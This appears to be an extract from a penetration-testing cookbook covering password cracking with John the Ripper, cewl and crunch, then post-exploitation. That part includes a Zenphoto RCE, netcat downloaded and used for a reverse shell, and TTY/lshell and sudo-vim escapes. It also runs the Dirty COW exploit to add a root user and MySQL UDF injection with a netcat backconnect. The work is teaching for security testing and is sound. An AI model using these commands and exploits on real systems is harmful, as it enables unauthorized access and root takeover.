This is a freemium service and one of my favorites. It supports OSX, MD4, MD5, NTLM, WPA(2), and the brute forcing of Word, Excel, PPT-protected documents as well. It provides up to eight characters password-free, after which it charges a small fee to reveal the password, which has been cracked successfully:

1. We visit the website <http://onlinehashcrack.com/>:

<https://www.onlinehashcrack.com>

online HashCrack
professional Password Recovery

HOME

HASHES
MD5, NTLM,
MySQL, SHA1..

WIFI
Recover WPA(2)
Handshakes

Office
Word, Excel &
Powerpoint Files

**ONLINE HASH CRACK IS A PASSWORD RECOVERY
ASSISTING PENTESTERS & SECURITY EXPERTS**

2. Here, we can submit our hashes or the .apt file for cracking and the email address where we want to receive our notification:

ENTER YOUR HASHES (UP TO 10):

ONE HASH PER LINE

UPLOAD YOUR CAPTURE FILE:

No file chosen

- *.cap or *.pcap or *.hccap
- Max size : 10 Mb
- Automatically select the first ESSID

Hash acceptance list.

EMAIL:

valid email for notification

EMAIL:

Valid email for notification

SUBMIT

SUBMIT

3. On the unique link we receive in our email, we can then see the status of all the hashes that were cracked or not found on the website:

Online Hash Crack					HOME	HASHES	WIFI	OFFICE	HOW TO?	A
50	2016-01-13	00D3CE11561C36889060663B629F8D34	-	Not found.	-	-	-	-	X	edit
51	2015-11-23	\$P\$Bc5Np.ZY4CPkdjUNMówoyHAz18imEy1	Wordpress/Joomla	Found!	8	Buy now	X	edit		
52	2015-11-23	\$P\$Bn/FwVncpeJ9R3MMA9OFwfUDRLvTBa.	-	Not found.	-	-	-	-	X	edit
53	2015-11-19	12ADFBBC1A3123845B1826BC6306D4F7D	MD5	Found!	8	Buy now	X	edit		
54	2015-11-19	2A7343A0F575C37262EDAD20156B11CE	MD5	Found!	9	Asho0kl23	X	edit	Download	i

Playing with John the ripper

Websites and online services may not be always available and it is also possible that those websites may not have the plaintext of the hash we have found. In such cases, we can use different offline tools that are available to crack the hashes.

Let's assume we now have the hash and we have identified what type it is. In this recipe, we will see how to crack hashes with John the ripper. John is fast and supports various cracking modes. It also has the ability to auto-detect the hash type.

How to do it...

to learn about John the ripper, follow the given steps:

1. We can see the full features using the help (-h) command:

```
john -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# john -h
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding_omp [linux-gr
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]      "single crack" mode
--wordlist[=FILE]        --stdin wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]        like --wordlist, but fetch words from a .pot file
--dupe-suppression      suppress all dupes in wordlist (and force preload)
--encoding=NAME          input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODING and --list=hidden-options.
--rules[=SECTION]        enable word mangling rules for wordlist modes
--incremental[=MODE]     "incremental" mode [using section MODE]
--mask=MASK              mask mode using MASK
--markov[=OPTIONS]       "Markov" mode (see doc/MARKOV)
--external=MODE          external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
```

2. To crack the password, we use the following command:

```
john --format=raw-md5  
--wordlist=/usr/share/wordlists/rockyou.txt /root/demo_hash.txt
```

3. We will see that the password has been cracked successfully!

```
root@kali:~# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /root/  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 32/32])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
admin      (?)  
1g 0:00:00:00 DONE (2017-02-20 01:29) 8.333g/s 165158p/s 165158c/s 165158C/s admin  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

There's more...

For more information you can refer to the following articles:

- <http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

Johnny Bravo!

Johnny is a GUI client for John. Since it adds a UI, it becomes much easier to use.

How to do it...

To learn about Johnny follow the given steps:

1. You have learned to use John in our previous recipe. We will start **Johnny** using the following command:

```
johnny
```

The following screenshot shows the output of the preceding command:



2. We load our password file by clicking on the **Open Passwd File** option. Our file is loaded:

	User	Password	Hash	GECOS
1	?		21232f297...	
2	?			

3. Now we go to **Options** and choose the type of attack we want to perform:

The screenshot shows a configuration window with several tabs at the top: 'Default behaviour', 'Single crack" mode', 'Wordlist mode' (which is highlighted in blue), '"Incremental" mode', and 'External mode'. Below the tabs, there is a note: 'Wordlist mode uses data from wordlist file. As an addition rules could be applied. Section "Wordlist" would be used to mangle words with rules.' Underneath, there is a 'Wordlist file:' field containing '/usr/share/wordlists/rockyou.txt' with a 'Browse' button next to it. There are also two checkboxes: 'Use rules' and 'Use external mode, filter name:'.

4. We choose the **Format** of the hash:

The screenshot shows a 'General options' section. Under 'Format:', a dropdown menu is open with 'md5' selected. Below this, there is a 'Mode selection and settings' section which includes a checkbox for 'Default behaviour'.

5. Once it is done, we click on **Start Attack**, and we should see our password when it's cracked.

Using cewl

The `cewl` is a ruby-based crawler that crawls a URL and searches for words that can be used for password attacks. In this recipe we will look at how to use it to our advantage.


How to do it...

Following are the steps on using cewl:

1. To view all the options of cewl, we use this command:

```
cewl -h
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# cewl -h
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

Usage: cewl [OPTION] ... URL
      --help, -h: show help
      --keep, -k: keep the downloaded file
      --depth x, -d x: depth to spider to, default 2
      --min_word_length, -m: minimum word length, default 3
      --offsite, -o: let the spider visit other sites
      --write, -w file: write the output to the file
      --ua, -u user-agent: useragent to send
      --no-words, -n: don't output the wordlist
      --meta, -a include meta data
      --meta_file file: output file for meta data
      --email, -e include email addresses
      --email_file file: output file for email addresses
      --meta-temp-dir directory: the temporary directory used by exiftool when pa
      --count, -c: show the count for each word found
```

2. To crawl a website, we use this command:

```
cewl -d 2 http://192.168.36.16/forum/
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# cewl -d 2 http://192.168.36.16/forum/
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

sshd
Mar
testbox
131
user
from
RSS
pam
auth
port
unix
preauth
invalid
thread
Bye
Forum
```

3. We will see a list of interesting keywords that can be used to make our own dictionary the password list:

```
root@kali:~# crunch 2 2 abcdef
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 36
aa
ab
ac
ad
ae
af
ba
```

Generating word list with crunch

Crunch is a word list generator. It uses permutations and combinations to generate all possible combinations of the supplied character set.

How to do it...

To learn about Crunch follow the given steps:

1. Crunch is preinstalled with Kali, and we can launch it with this command:

```
crunch -h
```

```
root@kali:~# crunch -h
crunch version 3.6
Crunch can create a wordlist based on criteria you specify. The output
Usage: crunch <min> <max> [options]
where min and max are numbers
Please refer to the man page for instructions and examples on how to use
```

2. As we see, it is easy to use to generate a password list of a minimum of two characters and maximum of two characters containing only abcdef, and we can use the following command:

```
crunch 2 2 abcdef
```

We can see that the word list has been generated:

```
root@kali:~# crunch 2 2 abcdef
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 36
aa
ab
ac
ad
ae
af
ba
```

3. To save it in a file, we can use the `-o` switch. Crunch also has an inbuilt list containing a predefined character set. It can be found at `/usr/share/crunch/charset.lst`.

4. To use a charset, we use the **-f** switch:

```
crunch 2 2 -f /usr/share/crunch/charset.1st lalpha
```

The following screenshot shows the output of the preceding command:

```
1# Edit Search Options Help
1# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
2# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>
3
4
5hex-lower          = [0123456789abcdef]
6hex-upper          = [0123456789ABCDEF]
7
8numeric            = [0123456789]
9numeric-space      = [0123456789 ]
10
11symbols14         = [!@#$%^&*()_-+=]
12symbols14-space   = [!@#$%^&*()_-+= ]
13
14symbols-all       = [!@#$%^&*()_-+=~[{}]|\\:;''<>,.?/]
15symbols-all-space = [!@#$%^&*()_-+=~[{}]|\\:;''<>,.?/ ]
16
17ualpha             = [ABCDEFGHIJKLMNPQRSTUVWXYZ]
18ualpha-space       = [ABCDEFGHIJKLMNPQRSTUVWXYZ ]
19ualpha-numeric     = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789]
20ualpha-numeric-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789 ]
21ualpha-numeric-symbol14 = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*()_-+=]
22ualpha-numeric-symbol14-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*()_-+= ]
23ualpha-numeric-all = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*()_-+=~[{}]|\\:;''<>,.?/]
24ualpha-numeric-all-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*()_-+=~[{}]|\\:;''<>,.?/ ]
25
```

5. This will generate a list of a minimum length and maximum length of 2, containing lowercase alphabets. Crunch also has a **-t** switch, which can be used to create a word list of a specific pattern:

- @: This will insert lowercase characters
- ,: This will insert uppercase characters
- %: This will insert numbers
- ^: This will insert symbols

6. Switch **-b** can be used to specify the size of the file you want to create:

```
root@kali:~# crunch 10 10 -t @@packt,,% -b 1mib -o START
Crunch will now generate the following amount of data: 50267360 bytes
47 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 4569760
crunch:    2% completed generating output
crunch:    4% completed generating output
```

7. Let's try to create a list with a specific pattern and of 1 MB in size:

```
crunch 10 10 -t @@packt,,% -b 1mib -o START
```

8. Once it's done, we will see a list of text files created with the pattern in the same folder:

```
ubpacktTM5-uppacktWC9.txt  
uppacktWD0-vdpacktYT4.txt  
vdpacktYT5-vspacktBJ9.txt  
vspacktBK0-wgpacktEA4.txt  
wgpacktEA5-wupacktGQ9.txt  
wupacktGR0-xipacktJH4.txt  
xipacktJH5-xwpacktLX9.txt  
xwpacktLY0-ykpackt004.txt  
ykpackt005-yppacktRE9.txt  
yppacktRF0-zmpacktTV4.txt  
zmpacktTV5-zzpacktZZ9.txt
```

9. The `-z` flag can be used to create a word list and save it in a compressed file. The compression is done on the go:

```
crunch 10 10 -t @@packt,,% -b 1mib -o START -z gzip
```

The following screenshot shows the output of the preceding command:

```
pepacktVU0-pspacktYK4.txt.gz  
pspacktYK5-qhpacktBA9.txt.gz  
qhpacktBB0-qvpacktDR4.txt.gz  
qvpacktDR5-rjpacktGH9.txt.gz  
rjpacktGI0-rxpacktIY4.txt.gz  
rxpacktIY5-slpacktL09.txt.gz  
slpacktLP0-szpacktOF4.txt.gz  
szpacktOF5-tnpacktQV9.txt.gz  
tnpacktQW0-ubpacktTM4.txt.gz  
ubpacktTM5-uppacktWC9.txt.gz  
uppacktWD0-vdpacktYT4.txt.gz  
vdpacktYT5-vspacktBJ9.txt.gz  
vspacktBK0-wgpacktEA4.txt.gz  
wgpacktEA5-wupacktGQ9.txt.gz  
wupacktGR0-xipacktJH4.txt.gz  
xipacktJH5-xwpacktLX9.txt.gz  
xwpacktLY0-ykpackt004.txt.gz  
ykpackt005-yppacktRE9.txt.gz  
yppacktRF0-zmpacktTV4.txt.gz  
zmpacktTV5-zzpacktZZ9.txt.gz
```

8

Have Shell Now What?

In this chapter, we will cover the following recipes:

- Spawning a TTY shell
- Looking for weakness
- Horizontal escalation
- Vertical escalation
- Node hopping: pivoting
- Privilege escalation on Windows
- PowerSploit
- Pulling plaintext passes with mimikatz
- Dumping other saved passwords from the machine
- Pivoting
- Backdooring executables for persistence

Introduction

This is privilege escalation, as described on Wikipedia, **privilege escalation** is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. This results in unauthorized access to resources. Two types of privilege escalation are possible:

- **Horizontal:** This occurs in conditions where we are able to execute commands or functions that were not originally intended for the user access we currently have
- **Vertical:** This kind of exploitation occurs when we are able to escalate our privileges to a higher user level, for example, getting root on the system

In this chapter, you will learn the different ways of escalating our privileges on Linux and Windows systems as well as gaining access to the internal network.

Spawning a TTY Shell

We have covered different types of privilege escalation. Now let's look at some examples on how to get a TTY shell on this system. A TTY showcases a simple text output environment, that allows us to type commands and get the output.

How to do it...

1. Let's look at the following example, where we have a web application running zenPHOTO:

The screenshot shows a login form for 'zenPHOTO'. The form has two input fields: 'Login' and 'Password*'. Below the password field is a CAPTCHA placeholder: '*Enter CAPTCHA in place of Password to request a password reset.' To the right of this text is a green rectangular CAPTCHA image containing the text '9058F'. At the bottom of the form are two buttons: a green 'Log in' button with a checkmark icon and a grey 'Reset' button with a circular arrow icon.

2. The **zenPHOTO** already has a public exploit running, which we get access to via a limited shell:

```
root@ch33z-plz:~# php zenphoto.php 192.168.1.150 /zenphoto/
+-----+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-----+
zenphoto-shell# ls
class.auth.php
class.file.php
class.history.php
class.image.php
class.manager.php
class.pagination.php
class.search.php
class.session.php
class.sessionaction.php
class.upload.php
config.base.php
config.php
config.tinymce.php
data.php
function.base.php
zenphoto-shell#
```

3. Since this is a limited shell, we try to escape it and get a reverse connection by first uploading netcat on the system and then using netcat to gain a backconnect:

```
wget x.x.x.x/netcat -o /tmp/netcat
```

```
zenphoto-shell# wget 192.168.1.148/netcat -O /tmp/netcat
zenphoto-shell# ls /tmp
nsperfdata_jenkins
nsperfdata_tomcat7
jetty-0.0.0-9000-war--any-
jna-1712433994
netcat
tomcat7-tomcat7-tmp
winstone4824217418080607077.jar
```

4. Now we can backconnect using the following command:

```
netcat <our IP > -e /bin/bash <port number>
```

```
zenphoto-shell# /tmp/netcat 192.168.1.148 -e /bin/bash 443
```

5. Looking at our Terminal window, where we had our listener setup, we will see a successful connection:

```
nc -lvp <port number>
```

```
listening on [any] 443 ...
192.168.1.150: inverse host lookup failed: Unknown host
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.150] 36128
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Let's get a more stable TTY shell; assuming it's a Linux system, we already have Python installed on it and we can get a shell using this:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
www-data@canyoupwnme:/var/www$
```

We now have a much better way to execute commands. Sometimes, we may find ourselves in a situation in which the shell we gain access to via ssh or another method is a limited shell.

One very famous limited shell is lshell, which allows us to run only a few commands, such as echo, ls, help, and so on. Escaping lshell is easy as all we have to do is type this:

```
echo os.system('/bin/bash')
```

And we have access to a command shell with no more limits.

Shell Spawning

- * `python -c 'import pty; pty.spawn("/bin/sh")'`
- * `echo os.system('/bin/bash')`
- * `/bin/sh -i`
- * `perl -e 'exec "/bin/sh";'`
- * `perl: exec "/bin/sh";`

There's more...

There are various other ways to spawn a TTY shell using Ruby, Perl, and so on. This can be seen at <http://netsec.ws/?p=337>.

Looking for weakness

Now that we have a stable shell, we need to look for vulnerabilities, misconfigurations, or anything that will help us in escalating privileges on the system. In this recipe, we will look at some of the ways in which privileges can be escalated to get the root of the system.

How to do it...


The basic step I would recommend to all of you after we have a shell on a server is to do as much enumeration as possible: the more we know, the better we have a chance of escalating privileges on the system.

The key steps to escalating privileges, as mentioned on `g0tmi1k`, on a system are as follows:

- **Collect:** Enumeration, more enumeration, and some more enumeration.
- **Process:** Sort through data, analyze, and prioritize.
- **Search:** Know what to search for and where to find the exploit code.
- **Adapt:** Customize the exploit so it fits. Not every exploit works for every system **out of the box**.
- **Try:** Get ready for (lots of) trial and error.

We will look at some of the most common scripts available on the internet, which makes our job easier by printing out whatever we need in a formatted manner.

The first one is `LinEnum`, which is a shell script created by the reboot user. It performs over 65 checks and shows us everything we need to start with:



Seeing the source code, we will see that it will display information such as kernel version, user info, world-writable directories, and so on:

```
#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
    echo -e "\e[00;31mKernel information:\e[00m\n$unameinfo" |tee -a $report 2>/dev/null
    echo -e "\n" |tee -a $report 2>/dev/null
else
    :
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
    echo -e "\e[00;31mKernel information (continued):\e[00m\n$procver" |tee -a $report 2>/dev/null
    echo -e "\n" |tee -a $report 2>/dev/null
else
    :
fi

#search all *-release files for version info
#-----
```

The next script we can use is `LinuxPrivChecker`. It is made in Python. This script also suggests privilege escalation exploits that can be used on the system:

```
# Networking Info
print "[*] GETTING NETWORKING INFO...\n"

netInfo = {"NETINFO":{"cmd":"/sbin/ifconfig -a", "msg":"Interfaces", "results":results},
           "ROUTE":{"cmd":"route", "msg":"Route", "results":results},
           "NETSTAT":{"cmd":"netstat -antup | grep -v 'TIME_WAIT'", "msg":"Netstat", "results":results}
          }

netInfo = execCmd(netInfo)
printResults(netInfo)

# File System Info
print "[*] GETTING FILESYSTEM INFO...\n"

driveInfo = {"MOUNT":{"cmd":"mount", "msg":"Mount results", "results":results},
             "FSTAB":{"cmd":"cat /etc/fstab 2>/dev/null", "msg":"fstab entries", "results":results}
            }
```



These scripts are easy to find on Google; however, more information about this or the manual commands we can use to do the job ourselves can be found at <http://netsec.ws/?p=309> and G0tmilk's blog <https://blog.g0tmilk.com/>.

One more great script was created by Arr0way (<https://twitter.com/Arr0way>). He made it available on his blog, <https://highon.coffee/blog/linux-local-enumeration-script>. We can read the source code available on the blog to check everything the script does:

```
"$BLUE## $RED /etc/fstab File Contents"
"\n"
"$BLUE"
"##"
"\n"
'*'*$'\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"\n"
"$NORMAL"
at /etc/fstab

"\n"
"$BLUE"
'*'*$'\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"##"
"\n"
"$RED"
"$BLUE## $RED /etc/passwd File Contents"
```

Horizontal escalation

You have already learned how to spawn a TTY shell and perform enumeration. In this recipe, we will look at some of the methods where horizontal escalation can be done to gain more privileges on the system.

How to do it...

Here, we have a situation where we have got a reverse shell as www-data.

Running `sudo --list`, we find that the user is allowed to open a configuration file as another user, `waldo`:

```
$ sudo --list
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
Cmnd_Authenticated_Path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (waldo) NOPASSWD: /usr/bin/vim /etc/apache2/sites-available/000-default.conf
    (ALL) NOPASSWD: /sbin/iptables
$
```

So, we open up the config file in VI Editor, and to get a shell in VI, we type this in the VI's command line:

!bash

```
pwd
/var/www/html
PHP
id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),24(cdrom),3
mbashare)
```

We now have a shell with the user `waldo`. So, our escalation was successful.



In some cases, we may also find authorized keys in the `ssh` directory or saved passwords, that help us perform horizontal escalation.

Vertical escalation

In this recipe, we will look at some examples using which we can gain access to a root account on a comprised box. The key to a successful escalation is to gather as much information as possible about the system.

How to do it...

The first step of rooting any box would be to check whether there are any publically available local root exploits:

1. We can use scripts such as **Linux Exploit Suggester**. It is a script built in Perl where we can specify the kernel version and it will show us the possible publicly-available exploits we can use to gain root privileges. The script can be downloaded from https://github.com/PenturaLabs/Linux_Exploit_Suggester:

```
git clone https://github.com/PenturaLabs/Linux_Exploit_Suggester.git
```

The screenshot shows a GitHub repository page for 'Linux_Exploit_Suggester'. At the top, there's a commit by Andrew Davies with the message 'bug fixes and added cve-2014-0196'. The commit was made on 19 May 2014. Below the commit, there's a table showing four files: LICENSE, Linux_Exploit_Suggester.pl, README.md, and README.md (a duplicate entry). The LICENSE file is an initial commit from 4 years ago. The Linux_Exploit_Suggester.pl file has bug fixes and was added 3 years ago. The README.md file was updated 4 years ago. The bottom section of the screenshot contains the script's documentation, which includes a brief description, usage instructions, and a note about its GPLv2 license.

Andrew Davies bug fixes and added cve-2014-0196

Latest commit 9db2f5a on 19 May 2014

File	Description	Time Ago
LICENSE	Initial commit	4 years ago
Linux_Exploit_Suggester.pl	bug fixes and added cve-2014-0196	3 years ago
README.md	Update README.md	4 years ago
README.md		

Linux_Exploit_Suggester

Linux Exploit Suggester; based on operating system release number.

This program run without arguments will perform a 'uname -r' to grab the Linux Operating Systems release version, and return a suggestive list of possible exploits. Nothing fancy, so a patched/back-ported patch may fool this script.

Additionally possible to provide '-k' flag to manually enter the Kernel Version/Operating System Release Version.

This script has been extremely useful on site and in exams. Now Open-sourced under GPLv2.

2. Now we go to the directory using the cd command:

```
cd Linux_Exploit_Suggester/
```

3. It is simple to use, and we can find the kernel version by command:

```
uname -a
```

4. We can also use the enumeration scripts that we saw in the previous recipe. Once we have the version, we can use it with our script with the following command:

```
perl Linux_Exploit_Suggester.pl -k 2.6.18
```

```
root@kali:~/Linux_Exploit_Suggester# perl Linux_Exploit_Suggester.pl -k 2.6.18
Kernel local: 2.6.18
Searching among 65 exploits...
Possible Exploits:
[+] american-sign-language
  CVE-2010-4347
  Source: http://www.securityfocus.com/bid/45408/
[+] can_bcm
  CVE-2010-2959
  Source: http://www.exploit-db.com/exploits/14814/
```

Let's us try using one of the exploits; we will be using the latest one that came out, that is, **dirty cow**.

This is the definition of dirty cow as explained by RedHat: a race condition was found in the way the Linux kernel's memory subsystem handled the **copy-on-write (COW)** breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

The exploit code can be seen on exploit DB at <https://www.exploit-db.com/exploits/40839/>. This particular exploit adds a new user to etc/passwd with root privileges:

The screenshot shows the Exploit Database homepage with the title "EXPLOIT DATABASE". Below the title, it says "E-DB Verified: ✓". On the right, there are links for "Home", "Exploits", "Shellcode", "Papers", and "Google Hacking". In the center, there is a search bar with the placeholder "Exploit: Download / View Raw" and a "Vulnerable App: [?]". Below the search bar, there is a link "« Previous Exploit". The main content area contains the exploit code for exploit 40839, which is written in C. The code includes comments explaining the exploit's purpose, how it uses the dirtycow vulnerability, and how to use it. It also provides compilation instructions and a note about restoring the original passwd file after running the exploit.

```
1 // EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the
2 //
3 // This exploit uses the pokemon exploit of the dirtycow vulnerability
4 // as a base and automatically generates a new passwd line.
5 // The user will be prompted for the new password when the binary is run.
6 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
7 // and overwrites the root account with the generated line.
8 // After running the exploit you should be able to login with the newly
9 // created user.
10 //
11 // To use this exploit modify the user values according to your needs.
12 // The default is "firefart".
13 //
14 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
15 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
16 //
17 // Compile with:
18 // gcc -pthread dirty.c -o dirty -lcrypt
19 //
20 // Then run the newly create binary by either doing:
21 // "./dirty" or "./dirty my-new-password"
22 //
23 // Afterwards, you can either "su firefart" or "ssh firefart@..."
24 //
25 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
26 // mv /tmp/passwd.bak /etc/passwd
27 //
28 // Exploit adopted by Christian "FireFart" Mehlmauer
29 // https://firefart.at
```

We download the exploit and save it on the server's /tmp directory. It's written in C language, so we can compile it using `gcc` on the server itself using the following command:

```
gcc -pthread dirty.c -o <outputname> -lcrypt
```

The terminal session shows the compilation of the exploit code. The user runs `gcc -pthread -o dirty 40839.c -lcrypt`, then executes the compiled binary `./dirty`. The output shows that the original `/etc/passwd` file was successfully backed up to `/tmp/passwd.bak`. The user is prompted to enter a new password, which they type as `firefart`. The exploit then creates a new user entry in the `/etc/passwd` file. Finally, the user logs out and relogs in as the new user `firefart`, demonstrating a successful exploit.

```
www-data@Sedna:/tmp$ gcc -pthread -o dirty 40839.c -lcrypt
gcc -pthread -o dirty 40839.c -lcrypt
www-data@Sedna:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: b7788000
^C
root@kali:~#
```

We chmod (change file permissions) the file using this:

```
chmod +x dirty
```

And then we run it using ./dirty. We will lose our backconnect access, but if everything goes well, we can now ssh into the machine as the root with the username firefart and password firefart.

We try the ssh using this command:

```
ssh -l firefart <IP Address>
```

```
root@kali:~# ssh -l firefart 192.168.1.159
firefart@192.168.1.159's password:
Added user firefart.

Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
 * System information as of Thu Mar 16 09:11:50 EDT 2017

   System load: 0.0          Memory usage: 5%    Processes:      60
   Usage of /: 29.7% of 7.26GB  Swap usage:  0%    Users logged in: 0

   Graph this data and manage this system at:
     https://landscape.canonical.com/

Last login: Sun Mar 12 00:41:47 2017 from 192.168.0.126
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Now, dirty cow is a bit unstable, but we can use this workaround to make it stable:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Let's execute the command ID; we will see that we are now root on the system!

```
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
firefart@Sedna:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

Now let's look at another method to achieve the root. In this situation, we will assume that we have a shell on system and the enumeration scripts we ran showed us that MySQL process is running as the root on the system.

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.238.130: inverse host lookup failed: Unknown server error : Co
connect to [192.168.238.135] from (UNKNOWN) [192.168.238.130] 33779
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
 02:15:51 up 1:46, 1 user, load average: 0.00, 0.01, 0.05
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
root     ttys1     -          00:30    4:19   0.61s  0.31s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-4.1$ cd /tmp
```

MySQL has a feature called **User Defined Functions (UDF)**; let's look at a way to get root via UDF injection. Now we have two options: either download the code and compile on the compromised system or download a precompiled code from https://github.com/mysqludf/lib_mysqludf_sys/blob/master/lib_mysqludf_sys.so.

```
sh-4.1$ ls
ls
mysqludf.so
```

Once it has been downloaded, we log in to the database. Usually, people leave the default root password blank; or, we can get one from the config files of the web application running on the server.

Now, we create a table and insert our file into the table using these commands:

```
create table <table name> (hello blob);
insert into <table name> values (load_file('/path/to/mysql.so'));
select * from <table name> into dumpfile
'/usr/lib/mysql/plugin/mysqludf.so';
```

```
use mysql;
create table code ();
insert into code values(load_file('/tmp/mysqludf.so'));
select * from code into dumpfile '/usr/lib/mysql/plugin/mysqludf.so';
create function sys_eval returns integer soname 'mysqludf.so';
```



For Windows systems, the commands are the same; only the path to MySQL would be different.

Next, we create a `sys_eval` function, that will allow us to run system commands as the root user. For Windows, we run this command:

```
CREATE FUNCTION sys_eval RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
```

For Linux, we run this command:

```
CREATE FUNCTION sys_eval RETURNS integer SONAME 'mysqludf.so';
```

Now we can use `sys_eval` for anything we want; for example, to backconnect, we can use this:

```
select sys_eval('nc -v <our IP our Port> -e /bin/bash');
```

```
